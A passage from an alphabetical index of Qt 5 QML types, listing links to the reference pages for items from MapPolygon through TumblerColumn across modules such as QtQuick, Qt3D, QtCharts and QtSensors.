[MapPolygon](http://doc.qt.io/qt-5/qml-qtlocation-mappolygon.html)  [MapPolyline](http://doc.qt.io/qt-5/qml-qtlocation-mappolyline.html)  [MapQuickItem](http://doc.qt.io/qt-5/qml-qtlocation-mapquickitem.html)  [MapRectangle](http://doc.qt.io/qt-5/qml-qtlocation-maprectangle.html)  [MapRoute](http://doc.qt.io/qt-5/qml-qtlocation-maproute.html)  [MapType](http://doc.qt.io/qt-5/qml-qtlocation-maptype.html)  [Margins](http://doc.qt.io/qt-5/qml-qtcharts-margins.html)  [MaskedBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-maskedblur.html)  [MaskShape](http://doc.qt.io/qt-5/qml-qtquick-particles-maskshape.html)  [Material](http://doc.qt.io/qt-5/qml-qt3d-render-material.html)  [matrix4x4](http://doc.qt.io/qt-5/qml-matrix4x4.html)  [Matrix4x4](http://doc.qt.io/qt-5/qml-qtquick-matrix4x4.html)  [MediaPlayer](http://doc.qt.io/qt-5/qml-qtmultimedia-mediaplayer.html)  [mediaplayer-qml-dynamic](http://doc.qt.io/qt-5/qml-mediaplayer-qml-dynamic.html)  [Menu: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-menu.html)  [Menu: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-menu.html)  [Menu: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-menu.html)  [MenuBar: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-menubar.html)  [MenuBar: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-menubar.html)  [MenuBarStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-menubarstyle.html)  [MenuItem: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-menuitem.html)  [MenuItem: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-menuitem.html)  [MenuItem: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-menuitem.html)  [MenuItemGroup](http://doc.qt.io/qt-5/qml-qt-labs-platform-menuitemgroup.html)  [MenuSeparator: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-menuseparator.html)  [MenuSeparator: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-menuseparator.html)  [MenuSeparator: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-menuseparator.html)  [MenuStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-menustyle.html)  [Mesh](http://doc.qt.io/qt-5/qml-qt3d-render-mesh.html)  [MessageDialog: QtQuickDialogs](http://doc.qt.io/qt-5/qml-qtquick-dialogs-messagedialog.html)  [MessageDialog: QtLabsPlatform](http://doc.qt.io/qt-5/qml-qt-labs-platform-messagedialog.html)  [ModeKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-modekey.html)  [MonthGrid](http://doc.qt.io/qt-5/qml-qt-labs-calendar-monthgrid.html)  [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)  [MouseDevice](http://doc.qt.io/qt-5/qml-qt3d-input-mousedevice.html)  [MouseEvent: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html)  [MouseEvent: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-input-mouseevent.html)  [MouseHandler](http://doc.qt.io/qt-5/qml-qt3d-input-mousehandler.html)  [MultiPointTouchArea](http://doc.qt.io/qt-5/qml-qtquick-multipointtoucharea.html)  [MultiSampleAntiAliasing](http://doc.qt.io/qt-5/qml-qt3d-render-multisampleantialiasing.html)  **N**  [NdefFilter](http://doc.qt.io/qt-5/qml-qtnfc-ndeffilter.html)  [NdefMimeRecord](http://doc.qt.io/qt-5/qml-qtnfc-ndefmimerecord.html)  [NdefRecord](http://doc.qt.io/qt-5/qml-qtnfc-ndefrecord.html)  [NdefTextRecord](http://doc.qt.io/qt-5/qml-qtnfc-ndeftextrecord.html)  [NdefUriRecord](http://doc.qt.io/qt-5/qml-qtnfc-ndefurirecord.html)  [NearField](http://doc.qt.io/qt-5/qml-qtnfc-nearfield.html)  [Node](http://doc.qt.io/qt-5/qml-qt3d-core-node.html)  [NodeInstantiator](http://doc.qt.io/qt-5/qml-qt3d-core-nodeinstantiator.html)  [NoDepthMask](http://doc.qt.io/qt-5/qml-qt3d-render-nodepthmask.html)  [NoDraw](http://doc.qt.io/qt-5/qml-qt3d-render-nodraw.html)  [NormalDiffuseMapAlphaMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-normaldiffusemapalphamaterial.html)  [NormalDiffuseMapMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-normaldiffusemapmaterial.html)  [NormalDiffuseSpecularMapMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-normaldiffusespecularmapmaterial.html)  [Number](http://doc.qt.io/qt-5/qml-qtqml-number.html)  [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html)  [NumberKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-numberkey.html) | **O**  [ObjectModel](http://doc.qt.io/qt-5/qml-qtqml-models-objectmodel.html)  [ObjectPicker](http://doc.qt.io/qt-5/qml-qt3d-render-objectpicker.html)  [OpacityAnimator](http://doc.qt.io/qt-5/qml-qtquick-opacityanimator.html)  [OpacityMask](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-opacitymask.html)  [OpenGLInfo](http://doc.qt.io/qt-5/qml-qtquick-openglinfo.html)  [OrbitCameraController](http://doc.qt.io/qt-5/qml-qt3d-extras-orbitcameracontroller.html)  [OrientationReading](http://doc.qt.io/qt-5/qml-qtsensors-orientationreading.html)  [OrientationSensor](http://doc.qt.io/qt-5/qml-qtsensors-orientationsensor.html)  **P**  [Package](http://doc.qt.io/qt-5/qml-package.html)  [Page](http://doc.qt.io/qt-5/qml-qtquick-controls2-page.html)  [PageIndicator](http://doc.qt.io/qt-5/qml-qtquick-controls2-pageindicator.html)  [Pane](http://doc.qt.io/qt-5/qml-qtquick-controls2-pane.html)  [ParallelAnimation](http://doc.qt.io/qt-5/qml-qtquick-parallelanimation.html)  [Parameter](http://doc.qt.io/qt-5/qml-qt3d-render-parameter.html)  [ParentAnimation](http://doc.qt.io/qt-5/qml-qtquick-parentanimation.html)  [ParentChange](http://doc.qt.io/qt-5/qml-qtquick-parentchange.html)  [Particle](http://doc.qt.io/qt-5/qml-qtquick-particles-particle.html)  [ParticleGroup](http://doc.qt.io/qt-5/qml-qtquick-particles-particlegroup.html)  [ParticlePainter](http://doc.qt.io/qt-5/qml-qtquick-particles-particlepainter.html)  [ParticleSystem](http://doc.qt.io/qt-5/qml-qtquick-particles-particlesystem.html)  [Path](http://doc.qt.io/qt-5/qml-qtquick-path.html)  [PathAnimation](http://doc.qt.io/qt-5/qml-qtquick-pathanimation.html)  [PathArc](http://doc.qt.io/qt-5/qml-qtquick-patharc.html)  [PathAttribute](http://doc.qt.io/qt-5/qml-qtquick-pathattribute.html)  [PathCubic](http://doc.qt.io/qt-5/qml-qtquick-pathcubic.html)  [PathCurve](http://doc.qt.io/qt-5/qml-qtquick-pathcurve.html)  [PathElement](http://doc.qt.io/qt-5/qml-qtquick-pathelement.html)  [PathInterpolator](http://doc.qt.io/qt-5/qml-qtquick-pathinterpolator.html)  [PathLine](http://doc.qt.io/qt-5/qml-qtquick-pathline.html)  [PathPercent](http://doc.qt.io/qt-5/qml-qtquick-pathpercent.html)  [PathQuad](http://doc.qt.io/qt-5/qml-qtquick-pathquad.html)  [PathSvg](http://doc.qt.io/qt-5/qml-qtquick-pathsvg.html)  [PathView](http://doc.qt.io/qt-5/qml-qtquick-pathview.html)  [PauseAnimation](http://doc.qt.io/qt-5/qml-qtquick-pauseanimation.html)  [PercentBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-percentbarseries.html)  [PerVertexColorMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-pervertexcolormaterial.html)  [PhongAlphaMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-phongalphamaterial.html)  [PhongMaterial](http://doc.qt.io/qt-5/qml-qt3d-extras-phongmaterial.html)  [PickEvent](http://doc.qt.io/qt-5/qml-qt3d-render-pickevent.html)  [PickingSettings](http://doc.qt.io/qt-5/qml-qt3d-render-pickingsettings.html)  [PickTriangleEvent](http://doc.qt.io/qt-5/qml-qt3d-render-picktriangleevent.html)  [Picture](http://doc.qt.io/qt-5/qml-qtquick-extras-picture.html)  [PieMenu](http://doc.qt.io/qt-5/qml-qtquick-extras-piemenu.html)  [PieMenuStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-piemenustyle.html)  [PieSeries](http://doc.qt.io/qt-5/qml-qtcharts-pieseries.html)  [PieSlice](http://doc.qt.io/qt-5/qml-qtcharts-pieslice.html)  [PinchArea](http://doc.qt.io/qt-5/qml-qtquick-pincharea.html)  [PinchEvent](http://doc.qt.io/qt-5/qml-qtquick-pinchevent.html)  [Place](http://doc.qt.io/qt-5/qml-qtlocation-place.html)  [PlaceAttribute](http://doc.qt.io/qt-5/qml-qtlocation-placeattribute.html)  [PlaceSearchModel](http://doc.qt.io/qt-5/qml-qtlocation-placesearchmodel.html)  [PlaceSearchSuggestionModel](http://doc.qt.io/qt-5/qml-qtlocation-placesearchsuggestionmodel.html)  [PlaneGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-planegeometry.html)  [PlaneMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-planemesh.html)  [Playlist](http://doc.qt.io/qt-5/qml-qtmultimedia-playlist.html)  [PlaylistItem](http://doc.qt.io/qt-5/qml-qtmultimedia-playlistitem.html)  [PlayVariation](http://doc.qt.io/qt-5/qml-qtaudioengine-playvariation.html)  [Plugin](http://doc.qt.io/qt-5/qml-qtlocation-plugin.html)  [PluginParameter](http://doc.qt.io/qt-5/qml-qtlocation-pluginparameter.html)  [point](http://doc.qt.io/qt-5/qml-point.html)  [PointDirection](http://doc.qt.io/qt-5/qml-qtquick-particles-pointdirection.html)  [PointLight](http://doc.qt.io/qt-5/qml-qt3d-render-pointlight.html)  [PointSize](http://doc.qt.io/qt-5/qml-qt3d-render-pointsize.html)  [PolarChartView](http://doc.qt.io/qt-5/qml-qtcharts-polarchartview.html)  [PolygonOffset](http://doc.qt.io/qt-5/qml-qt3d-render-polygonoffset.html)  [Popup](http://doc.qt.io/qt-5/qml-qtquick-controls2-popup.html)  [Position](http://doc.qt.io/qt-5/qml-qtpositioning-position.html)  [Positioner](http://doc.qt.io/qt-5/qml-qtquick-positioner.html)  [PositionSource](http://doc.qt.io/qt-5/qml-qtpositioning-positionsource.html)  [PressureReading](http://doc.qt.io/qt-5/qml-qtsensors-pressurereading.html)  [PressureSensor](http://doc.qt.io/qt-5/qml-qtsensors-pressuresensor.html)  [Product](http://doc.qt.io/qt-5/qml-qtpurchasing-product.html)  [ProgressBar: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-progressbar.html)  [ProgressBar: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-progressbar.html)  [ProgressBarStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-progressbarstyle.html)  [PropertyAction](http://doc.qt.io/qt-5/qml-qtquick-propertyaction.html)  [PropertyAnimation](http://doc.qt.io/qt-5/qml-qtquick-propertyanimation.html)  [PropertyChanges](http://doc.qt.io/qt-5/qml-qtquick-propertychanges.html)  [ProximityReading](http://doc.qt.io/qt-5/qml-qtsensors-proximityreading.html)  [ProximitySensor](http://doc.qt.io/qt-5/qml-qtsensors-proximitysensor.html)  **Q**  [QAbstractState](http://doc.qt.io/qt-5/qml-qtqml-statemachine-qabstractstate.html)  [QAbstractTransition](http://doc.qt.io/qt-5/qml-qtqml-statemachine-qabstracttransition.html)  [QSignalTransition](http://doc.qt.io/qt-5/qml-qtqml-statemachine-qsignaltransition.html)  [Qt](http://doc.qt.io/qt-5/qml-qtqml-qt.html)  [QtMultimedia](http://doc.qt.io/qt-5/qml-qtmultimedia-qtmultimedia.html)  [QtObject](http://doc.qt.io/qt-5/qml-qtqml-qtobject.html)  [QtPositioning](http://doc.qt.io/qt-5/qml-qtpositioning-qtpositioning.html)  [quaternion](http://doc.qt.io/qt-5/qml-quaternion.html)  [QuaternionAnimation](http://doc.qt.io/qt-5/qml-qt3d-core-quaternionanimation.html)  **R**  [RadialBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-radialblur.html)  [RadialGradient](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-radialgradient.html)  [Radio](http://doc.qt.io/qt-5/qml-qtmultimedia-radio.html)  [RadioButton: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-radiobutton.html)  [RadioButton: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-radiobutton.html)  [RadioButtonStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-radiobuttonstyle.html)  [RadioData](http://doc.qt.io/qt-5/qml-qtmultimedia-radiodata.html)  [RadioDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls2-radiodelegate.html)  [RangeSlider](http://doc.qt.io/qt-5/qml-qtquick-controls2-rangeslider.html)  [Ratings](http://doc.qt.io/qt-5/qml-qtlocation-ratings.html)  [real](http://doc.qt.io/qt-5/qml-real.html)  [rect](http://doc.qt.io/qt-5/qml-rect.html)  [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html)  [RectangleShape](http://doc.qt.io/qt-5/qml-qtquick-particles-rectangleshape.html)  [RectangularGlow](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-rectangularglow.html)  [RecursiveBlur](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-recursiveblur.html)  [RegExpValidator](http://doc.qt.io/qt-5/qml-qtquick-regexpvalidator.html)  [RenderCapture](http://doc.qt.io/qt-5/qml-qt3d-render-rendercapture.html)  [RenderCaptureReply](http://doc.qt.io/qt-5/qml-qt3d-render-rendercapturereply.html)  [RenderPass](http://doc.qt.io/qt-5/qml-qt3d-render-renderpass.html)  [RenderSettings](http://doc.qt.io/qt-5/qml-qt3d-render-rendersettings.html)  [RenderState](http://doc.qt.io/qt-5/qml-renderstate.html)  [RenderSurfaceSelector](http://doc.qt.io/qt-5/qml-qt3d-render-rendersurfaceselector.html)  [RenderTarget](http://doc.qt.io/qt-5/qml-rendertarget.html)  [RenderTargetOutput](http://doc.qt.io/qt-5/qml-rendertargetoutput.html)  [RenderTargetSelector](http://doc.qt.io/qt-5/qml-qt3d-render-rendertargetselector.html)  [Repeater](http://doc.qt.io/qt-5/qml-qtquick-repeater.html)  [ReviewModel](http://doc.qt.io/qt-5/qml-qtlocation-reviewmodel.html)  [Rotation](http://doc.qt.io/qt-5/qml-qtquick-rotation.html)  [RotationAnimation](http://doc.qt.io/qt-5/qml-qtquick-rotationanimation.html)  [RotationAnimator](http://doc.qt.io/qt-5/qml-qtquick-rotationanimator.html)  [RotationReading](http://doc.qt.io/qt-5/qml-qtsensors-rotationreading.html)  [RotationSensor](http://doc.qt.io/qt-5/qml-qtsensors-rotationsensor.html)  [RoundButton](http://doc.qt.io/qt-5/qml-qtquick-controls2-roundbutton.html)  [Route](http://doc.qt.io/qt-5/qml-qtlocation-route.html)  [RouteManeuver](http://doc.qt.io/qt-5/qml-qtlocation-routemaneuver.html)  [RouteModel](http://doc.qt.io/qt-5/qml-qtlocation-routemodel.html)  [RouteQuery](http://doc.qt.io/qt-5/qml-qtlocation-routequery.html)  [RouteSegment](http://doc.qt.io/qt-5/qml-qtlocation-routesegment.html)  [Row](http://doc.qt.io/qt-5/qml-qtquick-row.html)  [RowLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-rowlayout.html)  **S**  [Scale](http://doc.qt.io/qt-5/qml-qtquick-scale.html)  [ScaleAnimator](http://doc.qt.io/qt-5/qml-qtquick-scaleanimator.html)  [Scatter3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-scatter3d.html)  [Scatter3DSeries](http://doc.qt.io/qt-5/qml-qtdatavisualization-scatter3dseries.html)  [ScatterDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-scatterdataproxy.html)  [ScatterSeries](http://doc.qt.io/qt-5/qml-qtcharts-scatterseries.html)  [Scene3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-scene3d.html)  [SceneLoader](http://doc.qt.io/qt-5/qml-qt3d-render-sceneloader.html)  [ScissorTest](http://doc.qt.io/qt-5/qml-qt3d-render-scissortest.html)  [Screen](http://doc.qt.io/qt-5/qml-qtquick-window-screen.html)  [ScriptAction](http://doc.qt.io/qt-5/qml-qtquick-scriptaction.html)  [ScrollBar](http://doc.qt.io/qt-5/qml-qtquick-controls2-scrollbar.html)  [ScrollIndicator](http://doc.qt.io/qt-5/qml-qtquick-controls2-scrollindicator.html)  [ScrollView](http://doc.qt.io/qt-5/qml-qtquick-controls-scrollview.html)  [ScrollViewStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-scrollviewstyle.html)  [SeamlessCubemap](http://doc.qt.io/qt-5/qml-qt3d-render-seamlesscubemap.html)  [SelectionListItem](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-selectionlistitem.html)  [SelectionListModel](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-selectionlistmodel.html)  [Sensor](http://doc.qt.io/qt-5/qml-qtsensors-sensor.html)  [SensorGesture](http://doc.qt.io/qt-5/qml-qtsensors-sensorgesture.html)  [SensorGlobal](http://doc.qt.io/qt-5/qml-qtsensors-sensorglobal.html)  [SensorReading](http://doc.qt.io/qt-5/qml-qtsensors-sensorreading.html)  [SequentialAnimation](http://doc.qt.io/qt-5/qml-qtquick-sequentialanimation.html)  [Settings](http://doc.qt.io/qt-5/qml-qt-labs-settings-settings.html)  [ShaderEffect](http://doc.qt.io/qt-5/qml-qtquick-shadereffect.html)  [ShaderEffectSource](http://doc.qt.io/qt-5/qml-qtquick-shadereffectsource.html)  [ShaderProgram](http://doc.qt.io/qt-5/qml-qt3d-render-shaderprogram.html)  [Shape](http://doc.qt.io/qt-5/qml-qtquick-particles-shape.html)  [ShellSurfaceItem](http://doc.qt.io/qt-5/qml-qtwayland-compositor-shellsurfaceitem.html)  [ShiftHandler](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-shifthandler.html)  [ShiftKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-shiftkey.html)  [Shortcut](http://doc.qt.io/qt-5/qml-qtquick-shortcut.html)  [SignalSpy](http://doc.qt.io/qt-5/qml-qttest-signalspy.html)  [SignalTransition](http://doc.qt.io/qt-5/qml-qtqml-statemachine-signaltransition.html)  [size](http://doc.qt.io/qt-5/qml-size.html)  [Slider: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-slider.html)  [Slider: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-slider.html)  [SliderStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-sliderstyle.html)  [SmoothedAnimation](http://doc.qt.io/qt-5/qml-qtquick-smoothedanimation.html)  [SortPolicy](http://doc.qt.io/qt-5/qml-qt3d-render-sortpolicy.html)  [Sound](http://doc.qt.io/qt-5/qml-qtaudioengine-sound.html)  [SoundEffect](http://doc.qt.io/qt-5/qml-qtmultimedia-soundeffect.html)  [SoundInstance](http://doc.qt.io/qt-5/qml-qtaudioengine-soundinstance.html)  [SpaceKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-spacekey.html)  [SphereGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-spheregeometry.html)  [SphereMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-spheremesh.html)  [SpinBox: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-spinbox.html)  [SpinBox: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-spinbox.html)  [SpinBoxStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-spinboxstyle.html)  [SplineSeries](http://doc.qt.io/qt-5/qml-qtcharts-splineseries.html)  [SplitView](http://doc.qt.io/qt-5/qml-qtquick-controls-splitview.html)  [SpotLight](http://doc.qt.io/qt-5/qml-qt3d-render-spotlight.html)  [SpringAnimation](http://doc.qt.io/qt-5/qml-qtquick-springanimation.html)  [Sprite](http://doc.qt.io/qt-5/qml-qtquick-sprite.html)  [SpriteGoal](http://doc.qt.io/qt-5/qml-qtquick-particles-spritegoal.html)  [SpriteSequence](http://doc.qt.io/qt-5/qml-qtquick-spritesequence.html)  [Stack](http://doc.qt.io/qt-5/qml-qtquick-controls-stack.html)  [StackedBarSeries](http://doc.qt.io/qt-5/qml-qtcharts-stackedbarseries.html)  [StackLayout](http://doc.qt.io/qt-5/qml-qtquick-layouts-stacklayout.html)  [StackView: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-stackview.html)  [StackView: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-stackview.html)  [StackViewDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls-stackviewdelegate.html)  [StandardPaths](http://doc.qt.io/qt-5/qml-qt-labs-platform-standardpaths.html)  [State: QtQml](http://doc.qt.io/qt-5/qml-qtqml-statemachine-state.html)  [State: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-state.html)  [StateChangeScript](http://doc.qt.io/qt-5/qml-qtquick-statechangescript.html)  [StateGroup](http://doc.qt.io/qt-5/qml-qtquick-stategroup.html)  [StateMachine](http://doc.qt.io/qt-5/qml-qtqml-statemachine-statemachine.html)  [StateMachineLoader](http://doc.qt.io/qt-5/qml-qtscxml-statemachineloader.html)  [StatusBar](http://doc.qt.io/qt-5/qml-qtquick-controls-statusbar.html)  [StatusBarStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-statusbarstyle.html)  [StatusIndicator](http://doc.qt.io/qt-5/qml-qtquick-extras-statusindicator.html)  [StatusIndicatorStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-statusindicatorstyle.html)  [StencilMask](http://doc.qt.io/qt-5/qml-qt3d-render-stencilmask.html)  [StencilOperation](http://doc.qt.io/qt-5/qml-qt3d-render-stenciloperation.html)  [StencilOperationArguments](http://doc.qt.io/qt-5/qml-qt3d-render-stenciloperationarguments.html)  [StencilTest](http://doc.qt.io/qt-5/qml-qt3d-render-stenciltest.html)  [StencilTestArguments](http://doc.qt.io/qt-5/qml-qt3d-render-stenciltestarguments.html)  [Store](http://doc.qt.io/qt-5/qml-qtpurchasing-store.html)  [String](http://doc.qt.io/qt-5/qml-qtqml-string.html)  [string](http://doc.qt.io/qt-5/qml-string.html)  [Supplier](http://doc.qt.io/qt-5/qml-qtlocation-supplier.html)  [Surface3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-surface3d.html)  [Surface3DSeries](http://doc.qt.io/qt-5/qml-qtdatavisualization-surface3dseries.html)  [SurfaceDataProxy](http://doc.qt.io/qt-5/qml-qtdatavisualization-surfacedataproxy.html)  [SwipeDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls2-swipedelegate.html)  [SwipeView](http://doc.qt.io/qt-5/qml-qtquick-controls2-swipeview.html)  [Switch: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-switch.html)  [Switch: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-switch.html)  [SwitchDelegate](http://doc.qt.io/qt-5/qml-qtquick-controls2-switchdelegate.html)  [SwitchStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-switchstyle.html)  [SymbolModeKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-symbolmodekey.html)  [SystemPalette](http://doc.qt.io/qt-5/qml-qtquick-systempalette.html)  [SystemTrayIcon](http://doc.qt.io/qt-5/qml-qt-labs-platform-systemtrayicon.html) | **T**  [Tab](http://doc.qt.io/qt-5/qml-qtquick-controls-tab.html)  [TabBar](http://doc.qt.io/qt-5/qml-qtquick-controls2-tabbar.html)  [TabButton](http://doc.qt.io/qt-5/qml-qtquick-controls2-tabbutton.html)  [TableView](http://doc.qt.io/qt-5/qml-qtquick-controls-tableview.html)  [TableViewColumn](http://doc.qt.io/qt-5/qml-qtquick-controls-tableviewcolumn.html)  [TableViewStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-tableviewstyle.html)  [TabView](http://doc.qt.io/qt-5/qml-qtquick-controls-tabview.html)  [TabViewStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-tabviewstyle.html)  [TapReading](http://doc.qt.io/qt-5/qml-qtsensors-tapreading.html)  [TapSensor](http://doc.qt.io/qt-5/qml-qtsensors-tapsensor.html)  [TargetDirection](http://doc.qt.io/qt-5/qml-qtquick-particles-targetdirection.html)  [TaskbarButton](http://doc.qt.io/qt-5/qml-qtwinextras-taskbarbutton.html)  [Technique](http://doc.qt.io/qt-5/qml-qt3d-render-technique.html)  [TestCase](http://doc.qt.io/qt-5/qml-qttest-testcase.html)  [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html)  [TextArea: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-textarea.html)  [TextArea: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-textarea.html)  [TextAreaStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-textareastyle.html)  [TextEdit](http://doc.qt.io/qt-5/qml-qtquick-textedit.html)  [TextField: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-textfield.html)  [TextField: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-textfield.html)  [TextFieldStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-textfieldstyle.html)  [TextInput](http://doc.qt.io/qt-5/qml-qtquick-textinput.html)  [TextMetrics](http://doc.qt.io/qt-5/qml-qtquick-textmetrics.html)  [TextureImage: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-render-textureimage.html)  [TextureImage: QtCanvas3D](http://doc.qt.io/qt-5/qml-qtcanvas3d-textureimage.html)  [TextureImageFactory](http://doc.qt.io/qt-5/qml-qtcanvas3d-textureimagefactory.html)  [Theme3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-theme3d.html)  [ThemeColor](http://doc.qt.io/qt-5/qml-qtdatavisualization-themecolor.html)  [ThresholdMask](http://doc.qt.io/qt-5/qml-qtgraphicaleffects-thresholdmask.html)  [ThumbnailToolBar](http://doc.qt.io/qt-5/qml-qtwinextras-thumbnailtoolbar.html)  [ThumbnailToolButton](http://doc.qt.io/qt-5/qml-qtwinextras-thumbnailtoolbutton.html)  [TiltReading](http://doc.qt.io/qt-5/qml-qtsensors-tiltreading.html)  [TiltSensor](http://doc.qt.io/qt-5/qml-qtsensors-tiltsensor.html)  [TimeoutTransition](http://doc.qt.io/qt-5/qml-qtqml-statemachine-timeouttransition.html)  [Timer](http://doc.qt.io/qt-5/qml-qtqml-timer.html)  [ToggleButton](http://doc.qt.io/qt-5/qml-qtquick-extras-togglebutton.html)  [ToggleButtonStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-togglebuttonstyle.html)  [ToolBar: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-toolbar.html)  [ToolBar: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-toolbar.html)  [ToolBarStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-toolbarstyle.html)  [ToolButton: QtQuickControls](http://doc.qt.io/qt-5/qml-qtquick-controls-toolbutton.html)  [ToolButton: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-toolbutton.html)  [ToolSeparator](http://doc.qt.io/qt-5/qml-qtquick-controls2-toolseparator.html)  [ToolTip](http://doc.qt.io/qt-5/qml-qtquick-controls2-tooltip.html)  [Torch](http://doc.qt.io/qt-5/qml-qtmultimedia-torch.html)  [TorusGeometry](http://doc.qt.io/qt-5/qml-qt3d-extras-torusgeometry.html)  [TorusMesh](http://doc.qt.io/qt-5/qml-qt3d-extras-torusmesh.html)  [TouchInputHandler3D](http://doc.qt.io/qt-5/qml-qtdatavisualization-touchinputhandler3d.html)  [TouchPoint](http://doc.qt.io/qt-5/qml-qtquick-touchpoint.html)  [Trace](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-trace.html)  [TraceCanvas](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-tracecanvas.html)  [TraceInputArea](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-traceinputarea.html)  [TraceInputKey](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-traceinputkey.html)  [TraceInputKeyPanel](http://doc.qt.io/qt-5/qml-qtquick-virtualkeyboard-styles-traceinputkeypanel.html)  [TrailEmitter](http://doc.qt.io/qt-5/qml-qtquick-particles-trailemitter.html)  [Transaction](http://doc.qt.io/qt-5/qml-qtpurchasing-transaction.html)  [Transform: QtQuick](http://doc.qt.io/qt-5/qml-qtquick-transform.html)  [Transform: Qt3D](http://doc.qt.io/qt-5/qml-qt3d-core-transform.html)  [Transition](http://doc.qt.io/qt-5/qml-qtquick-transition.html)  [Translate](http://doc.qt.io/qt-5/qml-qtquick-translate.html)  [TreeView](http://doc.qt.io/qt-5/qml-qtquick-controls-treeview.html)  [TreeViewStyle](http://doc.qt.io/qt-5/qml-qtquick-controls-styles-treeviewstyle.html)  [Tumbler: QtQuickExtras](http://doc.qt.io/qt-5/qml-qtquick-extras-tumbler.html)  [Tumbler: QtQuickControls2](http://doc.qt.io/qt-5/qml-qtquick-controls2-tumbler.html)  [TumblerColumn](http://doc.qt.io/qt-5/qml-qtquick-extras-tumblercolumn.html)  